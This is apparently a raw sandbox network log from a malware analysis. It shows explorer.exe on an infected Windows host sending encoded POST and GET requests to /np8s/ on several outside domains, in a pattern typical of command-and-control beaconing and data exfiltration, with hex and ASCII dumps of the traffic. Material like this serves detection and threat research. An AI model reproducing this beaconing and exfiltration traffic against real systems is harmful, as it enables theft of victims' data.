CLnu35-xUW1Th0bM7sYOQ~e50NmBh(ew049ny5kageQ4VcXU3k24YtPsuZ9~KxfWpo7fTMaR0if4ps-Oy8DJFLUYsF- Sbtw1hKS6fVuMazb8YaQ25eZrcpdYPusmiQZUmZYHyYW7YkpGa2PXiX6z3zJ6S7MnjbL2R24l4GvX
May 27, 2022 19:05:12.518445015 CEST	173	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.1 Date: Fri, 27 May 2022 17:05:12 GMT Content-Length: 0 Connection: close X-Rate-Limit-Limit: 5s X-Rate-Limit-Remaining: 8 X-Rate-Limit-Reset: 2022-05-27T17:05:17.4029455Z

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.6	49812	68.66.224.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:46.049190044 CEST	395	OUT	POST /np8s/ HTTP/1.1 Host: www.getbusinesscreditandfunding.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.getbusinesscreditandfunding.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko

Timestamp	kBytes transferred	Direction	Data
			User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.getbusinesscreditandfunding.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 37 72 64 58 7e 4b 68 46 41 73 46 46 50 73 4f 6e 36 57 48 39 33 45 79 51 4c 6f 68 39 39 30 49 7a 30 58 34 45 71 62 6e 37 48 71 32 78 54 6c 35 6a 66 70 66 6f 6d 69 46 46 7a 74 69 64 5a 52 73 71 30 5a 76 2d 70 6b 63 42 7a 67 30 62 28 45 33 6d 58 58 39 71 73 63 70 58 79 4d 7e 38 4f 6d 7e 62 72 4f 37 4c 39 65 63 62 32 65 39 79 45 66 43 61 6f 39 34 33 48 31 78 62 42 33 79 51 42 73 63 70 76 6b 32 35 57 6b 4b 6b 62 6e 52 50 6a 65 4d 4e 32 41 46 6d 59 75 76 70 6c 75 33 72 39 76 50 57 4d 32 78 4b 51 47 7a 6c 71 51 64 50 79 49 4d 56 59 33 7a 54 59 53 70 5f 65 6c 54 53 64 46 65 4e 72 58 69 51 6c 33 45 32 68 67 49 4d 49 4f 35 76 49 37 45 72 56 37 52 75 4c 41 50 66 43 48 65 39 62 73 49 63 61 2d 79 53 48 67 59 30 6c 34 4c 4c 33 32 52 5f 76 38 6a 54 7a 67 65 35 78 54 47 4d 52 31 4a 32 45 79 52 38 65 32 70 71 49 65 6c 49 64 57 67 4c 6e 4f 43 53 6f 36 76 69 4d 59 6a 43 39 4d 73 66 33 4a 70 54 37 77 65 65 52 32 56 74 41 36 6b 6d 31 53 32 38 44 41 34 70 74 5a 61 6c 78 5a 34 42 70 4d 78 35 71 37 76 69 63 33 62 77 35 76 48 4e 6c 63 74 6f 65 46 77 69 46 6c 35 55 4c 4e 51 48 37 65 47 6a 38 35 77 44 4c 37 4d 5a 57 64 73 48 46 44 6c 4e 41 4b 6a 6f 61 5a 62 6a 78 4f 33 2d 69 67 37 5a 6d 72 6b 54 61 57 28 54 57 52 34 74 35 6d 38 39 4e 2d 32 54 74 73 43 34 79 68 41 69 35 6c 45 49 79 77 47 76 35 4d 7a 69 33 49 49 52 47 53 34 33 7e 5a 6c 47 54 46 57 72 47 36 45 7a 4d 71 36 4a 63 62 53 36 6c 67 4d 7a 6a 41 71 34 28 4f 53 58 68 47 51 6f 7e 4b 31 43 73 55 4f 57 55 67 45 6e 6d 41 4e 63 46 51 6f 37 59 33 48 73 58 58 76 64 6d 6b 55 58 4c 58 48 51 67 51 61 49 56 4d 30 50 59 59 54 77 7e 39 36 73 77 69 73 79 74 72 42 71 4a 43 4d 5a 59 6c 6b 54 44 4f 73 30 41 35 5a 59 69 51 6e 73 58 67 48 6b 34 47 63 36 6e 56 6d 42 31 31 52 58 63 6c 68 2d 34 70 6e 76 68 4d 36 64 58 4f 41 79 4e 42 46 5a 79 49 66 36 6d 52 50 77 58 61 37 71 32 74 61 5f 62 4a 5a 51 6d 32 41 65 6b 65 39 43 38 6a 32 66 61 65 42 5a 76 46 6b 74 49 70 43 39 68 62 32 74 45 57 64 66 78 6e 4b 39 76 6b 34 4b 49 6d 5a 79 70 42 30 74 5a 31 55 75 47 70 68 46 54 58 72 4d 39 47 53 42 61 70 43 57 35 58 65 47 4c 4d 35 6f 38 2d 41 31 30 61 43 61 67 57 50 70 59 7a 50 78 66 50 33 6a 39 52 45 50 28 62 28 48 63 72 76 41 49 5a 41 50 4c 52 52 43 6a 61 61 79 76 43 61 58 77 64 38 31 62 56 68 4a 5a 69 77 5f 78 52 64 70 6a 6e 32 57 35 68 4b 2d 56 74 4b 54 6e 73 7a 4d 70 43 43 56 71 33 7a 4c 74 79 64 38 41 30 43 4b 6a 31 4c 68 28 6f 68 68 6e 56 49 75 4e 76 6f 45 4f 52 67 72 75 76 50 64 33 63 47 39 66 55 4a 4e 41 56 52 78 4e 76 68 6a 6b 6b 6c 35 63 79 46 35 4e 36 57 33 67 75 68 57 77 6c 79 43 7a 71 54 76 53 74 4b 54 41 43 4e 43 52 6c 5a 6d 6c 78 34 48 72 57 75 53 4e 5f 44 30 7a 4d 6d 56 39 45 4c 4f 53 42 6f 45 28 6e 64 4e 31 39 44 34 56 4e 30 4c 4d 4d 59 61 4c 72 45 46 48 6e 42 50 50 6a 66 37 6c 59 6c 30 30 30 4c 55 75 5f 52 79 66 52 4a 33 4b 71 30 45 63 76 41 6e 48 68 43 5a 4d 31 36 62 55 59 4a 37 39 38 6c 45 39 79 58 77 5a 4d 75 70 72 72 51 58 6d 4d 6d 45 46 4b 6a 44 30 6e 67 62 73 69 78 74 75 41 39 39 76 4b 6a 59 49 57 70 67 31 6c 71 68 6b 65 52 68 34 41 6f 58 33 57 63 30 7a 71 35 44 5a 66 79 68 5a 41 6e 4c 46 5f 61 50 68 78 37 37 56 4c 67 61 50 69 4b 30 51 57 67 34 6a 49 78 79 6d 35 39 66 73 71 78 79 28 46 4e 72 56 4c 43 49 58 43 4c 2d 58 77 42 74 70 68 4e 31 45 74 32 2d 34 35 75 5a 73 57 47 30 4e 42 67 62 30 70 64 76 49 6f 30 4f 7a 49 6d 5f 62 68 6c 55 76 57 75 4f 69 5f 73 48 73 4e 48 39 64 7a 67 67 52 54 78 58 36 33 76 31 48 71 53 74 56 4c 67 56 4b 56 54 41 79 77 49 41 52 4e 69 59 28 44 43 74 75 76 34 38 38 55 55 30 4a 45 76 72 45 30 4f 35 54 59 6e 78 78 4c 31 78 6f 57 6f 6e 55 54 31 36 65 7a 44 4f 56 5f 73 4d 4e 37 39 49 62 4a 75 48 50 44 61 57 59 33 68 67 6b 38 6c 5a 39 4c 37 4b 4c 39 66 4b 76 53 35 48 44 2d 68 70 75 79 4c 65 55 6a 39 2d 58 63 63 64 44 4e 53 55 76 49 30 4f 5a 49 32 6d 28 61 5a 38 31 6f 63 6e 4b 4f 63 32 36 4b 5a 6f 69 71 63 5a 69 6f 48 65 53 6a 5a 42 57 6a 37 64 6d 4b 6b 79 4e 37 6e 50 4f 32 48 63 53 31 74 76 49 78 6a 43 34 5a 54 4d 4b 76 4e 32 76 2d 6c 4e 57 33 7e 59 47 4b 4c 54 58 71 58 58 43 61 34 32 6f 53 61 69 61 30 72 42 33 61 4e 38 47 6d 73 53 58 57 77 79 30 42 33 6a Data Ascii: 3fk4oN=7rdX~KhFAsFFPsOn6WH93EyQLoh990Iz0X4Eqbn7Hq2xTl5jfpfomiFFztidZRsq0Zv-pkcBzg0b(E3mX X9qscpXyM~8Om~brO7L9ecb2e9yEfCao943H1xbB3yQBscpvk25WkKkbnRPjeMN2AFmYuvplu3r9vPWM2xKQGzlqQd PyIMVY3zTYSp_elTSdFeNrXiQl3E2hgIMIO5vI7ErV7RuLAPfCHe9bsIca-ySHgY0l4LL32R_v8jTzge5xTGMR1J2E yR8e2pqIeIIdWgLnOCSo6viMYjC9Msf3JpT7weeR2VtA6km1S28DA4ptZalxZ4BpMx5q7vic3bw5vHNIctoeFwiFl5 ULNQH7eGj85wDL7MZWdsHFDlNAKjoaZbjxO3-ig7ZmrkTaW(TWR4t5m89N-2TtsC4yhAi5lEIywGv5Mzi3IIRGS43~ ZlGTFWrG6EzMq6JcbS6lgMzjAq4(OSXhGQo~K1CsUOWUgEnmANcFQo7Y3HsXXvdmkUXLXHQgQaIVM0PY YTw~96swisytrBqJCMZYlkTDOs0A5ZYiQnsXgHk4Gc6nVmB11RXclh-4pnvhM6dXOAyNBFZylf6mRPwXa7q2ta_bJZ Qm2Aeke9C8j2faeBZvFktIpC9hb2tEWdfxnK9vk4KlmZypB0tZ1UuGphFTXrM9GSBapCW5XeGLM5o8-A10aCagWPpY zPxfP3j9REP(b(HcrvAIZAPLRRCjaayvCaXwd81bVhJZiw_xRdpjn2W5hK-VtKTnszMpCCVq3zLtyd8A0CKj1Lh(oh hnVIuNvoEORgruvPd3cG9fUJNAVRxNvhjkkl5cyF5N6W3guhWwlyCzqTvStKTACNCRlZmlx4HrWuSN_D0zMmV9ELOS BoE(ndN19D4VN0LMMYaLrEFHnBPPjf7lYl000LUu_RyfRJ3Kq0EcvAnHhCZM16bUYJ798lE9yXwZMuprrQXmMmEFKj D0ngbsixtuA99vKjYIWpg1lqhkeRh4AoX3Wc0zq5DZfyhZAnLF_aPhx77VLgaPiK0QWg4jlxym59fsqxy(FNrVLCIXCL- XwBtphN1Et2-45uZsWG0NBgb0pdvIo0OzIm_bhlUvWuOi_sHsNH9dzggRTxX63v1HqStVLgVKVTAywIARNiY(DC tuv488UU0JEvrE0O5TYnxxL1xoWonUT16ezDOV_sMN79IbJuHPDaWY3hgk8lZ9L7KL9fKvS5HD-hpuyLeUj9-XccdD NSUvI0OZI2m(aZ81ocnKOc26KZoiqcZioHeSjZBWj7dmKkyN7nPO2HcS1tvlxjC4ZTMKvN2v-lNW3~YGKLTXqXXCa4 2oSaia0rB3aN8GmsSXWwy0B3jQTXHUTTYEX8x0o7dqvd_3DtKz6RNrUuSo8sbi0O3ajLvEQJSrV60763o3zUU7po79 LjM4VwDlx3OEYWPIx~wa4hkBpF9rlBLeZkAE6J_QpUKJNsoW1FfZ3IkNILj5NmsN-a8x2JUlGVk6ZCqWjV91rcarWi UIjssKloIm69cPd236d0xZv6iUZIVQ0NBT4mlRCQIJkHLbyr3yBziurRY8TfE9MdNOydh5eWGBl7BWbWJlL4bxhaYM MWM~N3YEqtNF8xyM4qsK0y6T3SfL-ARCqKZHBLGIzjP0Frc4auhINn3luL9(emRZCKJMvjM01PjJAoPkvQc3jNDsai die5ZsbjI1-MxHtuUvT~fVtqLVpp2X8VRu13Z87HmdG7pHq09pt6F4qDw1Lk4vzymNa3wFXLOgMWdmXzRWq0mzrSDu z8bmY6eNV4mRo(qWGEDL7CgSXZ-4TXjLC~3(p2ZHArag_zWwP(ZN5ytxBF-DWcz29cW1YRSaDwIKClqs1pBX1Y6OHq viplCXGclsvCb9tN1baHlVFq_(xPShthBkuFVJ-WEFYtxPrqKLhGsHxKrCSQs~NLbbs(rGLMCnyWs(8~JoEzgt7xcT rg5dbAExgBSzXhc7qmDHgCngjhYqJbSY1wal4(QbtppUC2aSbDLXWzVA3V25n4VvS9RfKWKTUuw0ggeRYtERRIGMVI R~ZHt1aDxRjRYxScFTg1lpZoCi7xp2kKNSlCa1YNB4icU07hsw5~OCkR7jWQ8YiwqrIIqWcGE1xOMzU1m99JOEJuNG fXcz-Fcv5qSGcsF40XoR0TU6oTEIliKz05MynbkGtm1J29M8-co4c30l0onQseVbzIzfCzMZiXI7oDqD16AwECtfsr M5jzRqbONAgviVgZlhV8eE8etyMS5F6Wz8YrPKY15lBfbLVrreOAPHRtRUopZKX46Ki0RCCEdxnKzfsW2qnqZct7OD 2i6cvgO~gMz077HKtok8k9zj2FwnvQ28WZ7oULKDkb2CYtxBmr8LhHGj1Rxt7tcT-RkgT8eXRmgquOigKZxhMHTbkD XONWYIyeZM1tD9oZuu8wGQSXcz2zgFv1IzXFzUMw_HJvpeg0kwY3mj5F4tHLezQuONMZh1p~7BYzYOmFZlKVWje(cu y4W49ZxPlC78bV3PF0wsI9eap86J97WJk~8VdzWjZ8g(k8_PKqCPF2EkkstzZAJsLeos_V44oHs0y4DMGF3djGGVTS H2MyFSC9qFPHE2iiG3nvMt6Lw1sKPDn~DdrVR2CifyMuJl4nA7JYivbEMaICKGNLQPWNoxdqp62dFNo4cBRSfnsE6v zoxkgI8rUsOwdXRaaVFC9wy6YBjQbG-A_0DeZ3EArip42N9(c(7LzAh35(sU8eNu3XIeINYo_nsvjaCb51dUTvBFkM dUCKKGsRynnBlpyt7sq(nHuV2q9cpc-AaREsKZ89RHbM-rPgX9Squ(vUcTukRi4TZ(4vX1wepuTeH8X7fEGKZp2H-W xN6N-9VMHa-VmOVFnWcPyT0oX2fDksTr_ilevK1Dx4vwey20d7_56~q4GckE1bbtzjTNLOt6mQ4rorlYyYrtgt2qns KsANVuInkFCbT7_vCxV1ys80eBF7CMNcmnlXBwelo7qQ7Yj8sgAp8FJ2_7WsqcVwSo-VzPyTvUa9exMIJhoMLAqoE4 hpjVgNKFBGSPEVohD(0JNwEtEQ7ceNla6cB2qfY2HYSFrBSp1FY3OzI33bui2OfD9qNzC(VOhQm2R8a2Gjy42tlmqd quCFWXOdtXX4M(sgtqkWbf2weip9i~9lWJkjcq31qTFSq06H5b-0iA1aFAmiUm2tsWonq4jcuUkmZ4eTZ1OW29_WSm CcGkj4SHGjLcC(6cWVB92ptdKRJ4PwpRUGeBqU1(2oTyMYsYiNDYr8wokeAHpB-TsQV9r8mQZKbVRPsmKekEZd3aMB -B6x69jQXkGLAhTaMpnI7Ee2-vfYzAltwR9qR44NzbP7kPT9V3-2VFMCFTnsuK19f1kW76HaL1m9PWl06EfvCoRHhM T8EhLBu0LvTSkL_t9S6woR54MYR1CJA~AkNOT4EY5mR7QGGtCKVydBau4QFCWUCHnYbwQ0nWXW8ngcwD L2njtbumPz9P4Gs8p~_tBBlAg73Au5HXxw_PB7-tOVbZxq90phFlp6TVGoGsMRRjQNsgawUB_awCWIVtXuEtuf4WkX ycex1S11gWmQ8rLUPNYeEJJ7nZOFVZTobnyeZkB6GiqqqqO(as0jf3LMSfykR(LJlJdcLKvLLnqCVADv3N4SfINgx0 8xuFLDAhtYtzY3nfkw62_OZHGineBFYHArSkwIsCzMugujPhA0CKYp-QLWT08c6vWZFErUanWM8XsrxqPXAxBb4oXK iad0_O9H6Ur7UtbLCcEGRryLrQep0s79qK1Tm5mrrCx(gxHWcDPnCd9ms8jISZOftbC2YYjFZbPSXYXY5T38Gbktvc vprp1ROWTXUFFUgMh~FnEGPcXCaBH1pJxgVAcpn0WZxcxnu8ObhMNR-MqEAk9NwJGbK9rVTPV99E4QBu 8JoAypt7h6Katexq0ElpIrBuGQP9zDiruVVq_fY4KBFJwvGsBW_b5ehTRFEI-YNyyWwQwppJ5keZHcEGJAXkZI66yc FSfZ5oGlvIaMiW7FnAnUOkT728M42Xoh8pXOr7mblhi5a37LKP7fSRvRJssx_~WfWfjQ

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:46.425322056 CEST	421	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 17:05:46 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.getbusinesscreditandfunding.com/np8s/ Content-Length: 257 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 65 74 62 75 73 69 6e 65 73 73 63 72 65 64 69 74 61 6e 64 66 75 6e 64 69 6e 67 2e 63 6f 6d 2f 6e 70 38 73 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.6	49813	68.66.224.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:46.211252928 CEST	419	OUT	GET /np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDwR1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwFvA==&Eh=mhUxl HTTP/1.1 Host: www.getbusinesscreditandfunding.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 19:05:46.379817963 CEST	420	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 27 May 2022 17:05:46 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.getbusinesscreditandfunding.com/np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDwR1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwFvA==&Eh=mhUxl Content-Length: 354 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 65 74 62 75 73 69 6e 65 73 73 63 72 65 64 69 74 61 6e 64 66 75 6e 64 69 6e 67 2e 63 6f 6d 2f 6e 70 38 73 2f 3f 33 66 6b 34 6f 4e 3d 30 70 70 74 67 71 70 30 4d 65 52 79 65 62 2f 39 6e 6d 75 64 6f 68 4f 4c 4b 71 34 75 32 6b 73 44 77 52 31 77 2b 72 6e 66 4c 34 2f 77 65 30 74 63 65 71 65 6e 6c 47 59 37 76 4e 4f 47 61 41 51 7a 78 64 66 35 7a 56 77 46 76 41 3d 3d 26 61 6d 70 3b 45 68 3d 6d 68 55 78 6c 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.6	49816	81.169.145.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:51.437309027 CEST	423	OUT	POST /np8s/ HTTP/1.1 Host: www.xn--wsthof-camping-gsb.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.xn--wsthof-camping-gsb.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.xn--wsthof-camping-gsb.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 36 50 59 59 32 35 41 38 67 69 31 56 50 41 78 37 71 38 71 74 49 58 58 64 72 4f 73 39 35 50 68 32 58 64 62 7a 44 72 76 2d 6e 75 58 48 7e 68 55 51 4c 59 6e 6d 54 67 36 6a 69 38 74 4f 6f 6f 35 75 36 46 70 62 6b 6c 38 74 7a 47 62 35 61 4b 77 58 66 74 70 39 57 6e 30 4f 49 70 33 48 47 4c 79 76 69 73 4e 6a 56 33 57 41 74 55 6f 38 66 4e 31 72 75 6d 71 54 32 76 71 78 49 6b 79 6e 28 71 4d 38 72 77 77 44 6f 4c 73 4a 67 4d 33 32 37 79 73 45 45 41 36 69 57 4c 6e 4b 55 78 65 75 6c 65 6b 71 43 4b 51 76 59 30 4b 74 5a 56 4a 74 58 4e 57 42 50 7a 46 76 76 4b 38 69 51 48 61 63 76 79 6e 32 41 37 41 70 52 6d 7e 56 72 49 4c 33 32 71 46 44 6e 57 6b 77 31 51 59 74 42 5f 68 4d 78 33 4b 74 7e 6e 36 52 46 4c 74 57 68 31 53 37 36 2d 39 51 75 7a 62 70 34 34 53 5a 42 57 33 64 58 49 46 65 62 31 30 35 30 70 45 41 5a 48 66 62 38 72 71 47 51 78 70 47 49 6e 52 79 62 31 43 6f 65 31 6a 48 52 76 62 50 57 6a 51 49 71 52 6e 36 63 48 66 5f 73 6a 7e 6e 28 6b 68 66 33 6c 79 4e 28 51 4b 46 62 4f 4c 7a 73 5a 4c 4e 4b 4d 58 75 52 36 74 31 7e 34 54 6c 57 57 6c 6b 73 78 67 73 6b 4a 78 72 34 48 75 72 6f 78 44 41 37 62 74 41 37 59 6a 48 73 4d 4a 48 79 4d 64 49 44 77 68 78 4e 39 75 6f 43 34 35 78 4b 35 54 5a 41 62 4e 75 30 4e 4b 39 46 4d 4a 6b 51 74 45 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=6PYY25A8gi1VPAx7q8qtIXXdrOs95Ph2XdbzDrv-nuXH~hUQLYnmTg6ji8tOoo5u6Fpbkl8tzGb5aKwXf tp9Wn0Olp3HGLyvisNjV3WAtUo8fN1rumqT2vqxIkyn(qM8rwwDoLsJgM327ysEEA6iWLnKUxeulekqCKQvY0KtZVJ tXNWBPzFvvK8iQHacvyn2A7ApRm~VrIL32qFDnWkw1QYtB_hMx3Kt~n6RFLtWh1S76-9Quzbp44SZBW3dXIFeb1050 pEAZHfb8rqGQxpGlnRyb1Coe1jHRvbPWjQlqRn6cHf_sj~n(khf3lyN(QKFbOLzsZLNKMXuR6t1~4TlWWlksxgskJx r4HuroxDA7btA7YjHsMJHyMdIDwhxN9uoC45xK5TZAbNu0NK9FMJkQtE.
May 27, 2022 19:05:51.458682060 CEST	424	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 17:05:51 GMT Server: Apache/2.4.53 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.6	49817	81.169.145.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:51.466262102 CEST	437	OUT	POST /np8s/ HTTP/1.1 Host: www.xn--wsthof-camping-gsb.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.xn--wsthof-camping-gsb.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.xn--wsthof-camping-gsb.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 36 50 59 59 32 38 34 32 6c 54 59 4a 46 77 4e 59 74 4f 61 35 52 30 66 66 6e 65 6f 69 6e 2d 68 54 54 6f 28 4e 65 5f 6a 70 32 63 47 43 7a 78 4a 77 42 2d 33 49 54 68 4b 5a 6f 5a 46 4b 69 6f 6c 74 36 42 4e 35 6b 6c 34 74 79 47 7a 70 61 73 68 4d 62 34 31 79 51 48 31 31 5a 5a 32 5a 43 4b 76 39 69 73 59 32 56 33 65 51 74 45 38 38 65 76 64 72 6f 6e 72 66 34 76 72 34 41 45 43 37 37 71 51 68 72 7a 41 62 6f 4f 55 4a 68 38 4c 32 36 54 63 62 54 54 69 6c 4a 37 6e 4c 52 78 66 36 73 37 38 2d 43 4b 45 52 59 32 4f 74 5a 6d 74 74 57 63 32 42 62 51 74 73 33 4b 38 6e 55 48 61 62 72 79 72 6e 41 37 63 31 52 6b 53 76 72 35 28 33 33 61 46 43 67 46 31 4e 77 48 4e 72 48 5f 46 72 78 33 50 78 7e 32 6d 7a 46 4b 41 33 32 58 62 50 7e 63 45 46 75 31 43 79 36 59 53 6e 4b 32 33 43 58 49 46 2d 62 31 30 48 30 70 30 41 5a 46 28 62 7e 4f 4f 47 53 42 70 48 55 58 52 39 44 6c 43 6e 61 31 76 65 52 76 53 77 57 68 52 64 71 6a 48 36 63 55 6e 5f 38 79 7e 67 33 55 68 6a 37 46 7a 4b 37 51 4c 4c 62 4f 4c 46 73 64 66 64 4a 39 48 75 58 2d 35 31 7a 36 37 6c 55 6d 6c 6b 69 52 67 75 76 70 39 37 34 48 32 56 6f 77 7a 32 34 71 6c 41 7e 65 33 48 73 70 39 48 7a 63 64 49 59 41 67 50 4f 38 66 77 48 61 46 32 42 37 7a 76 64 35 6c 6b 75 38 48 78 47 70 4e 42 4b 36 59 50 67 70 30 4b 45 51 57 57 39 77 50 31 64 71 75 77 6c 5a 4d 6d 56 30 49 34 28 6e 50 56 5a 4d 44 69 77 47 43 76 6d 32 6a 54 55 34 73 58 49 4c 66 53 67 7a 65 44 57 64 64 5f 71 6a 48 73 44 36 6b 42 36 33 61 53 35 73 53 37 4d 4e 31 48 7e 70 31 31 78 67 6d 7a 56 56 33 69 6c 6f 43 5f 7a 63 64 62 41 41 48 57 41 35 46 61 4a 75 59 46 31 6a 72 65 68 30 58 4e 4d 79 67 78 4b 31 77 4c 5a 66 42 53 4f 2d 6e 79 5a 76 43 56 6e 37 43 54 6f 58 38 59 78 75 71 33 67 50 63 36 70 75 55 4a 6b 46 45 52 48 53 56 6b 52 70 44 51 4a 68 59 73 66 76 4c 54 61 54 50 75 75 44 36 71 32 62 45 49 32 7a 30 6c 31 6b 56 57 61 39 70 73 72 65 69 61 74 6e 67 59 74 59 33 47 6b 33 4d 34 52 71 30 2d 28 32 47 47 74 79 31 50 69 35 4d 68 51 4f 76 30 6c 4d 57 44 56 6a 50 52 78 61 74 5a 58 34 48 72 57 4a 54 36 69 65 43 75 62 74 49 4c 4f 78 49 36 41 65 53 47 48 70 39 6d 66 49 52 49 7e 46 73 6c 41 75 78 39 57 48 70 63 67 36 41 47 5a 6c 41 42 74 34 39 64 59 57 77 75 39 39 39 4d 28 6f 4f 74 38 47 71 49 6e 42 67 59 30 73 68 78 6e 54 70 4b 35 39 4a 76 39 7a 55 72 6b 64 34 46 6c 61 54 30 5a 4f 62 57 58 57 48 64 5a 68 59 46 57 5a 62 66 4f 59 70 39 38 56 43 74 67 73 38 52 39 5a 7a 4e 4d 64 57 4e 6d 4f 32 34 33 6d 7a 69 50 6c 5a 78 58 67 4e 76 59 32 76 6c 37 6c 6b 79 32 4a 55 35 6b 50 79 4b 4f 41 44 6a 67 71 43 31 49 6d 7a 47 4b 2d 76 75 63 37 56 62 79 66 72 34 69 45 59 34 6e 4c 31 61 71 5a 5a 76 4c 57 67 64 45 73 32 30 32 6e 4f 73 31 49 44 48 79 4a 68 34 6c 56 75 6c 39 78 52 4f 78

Timestamp	kBytes transferred	Direction	Data
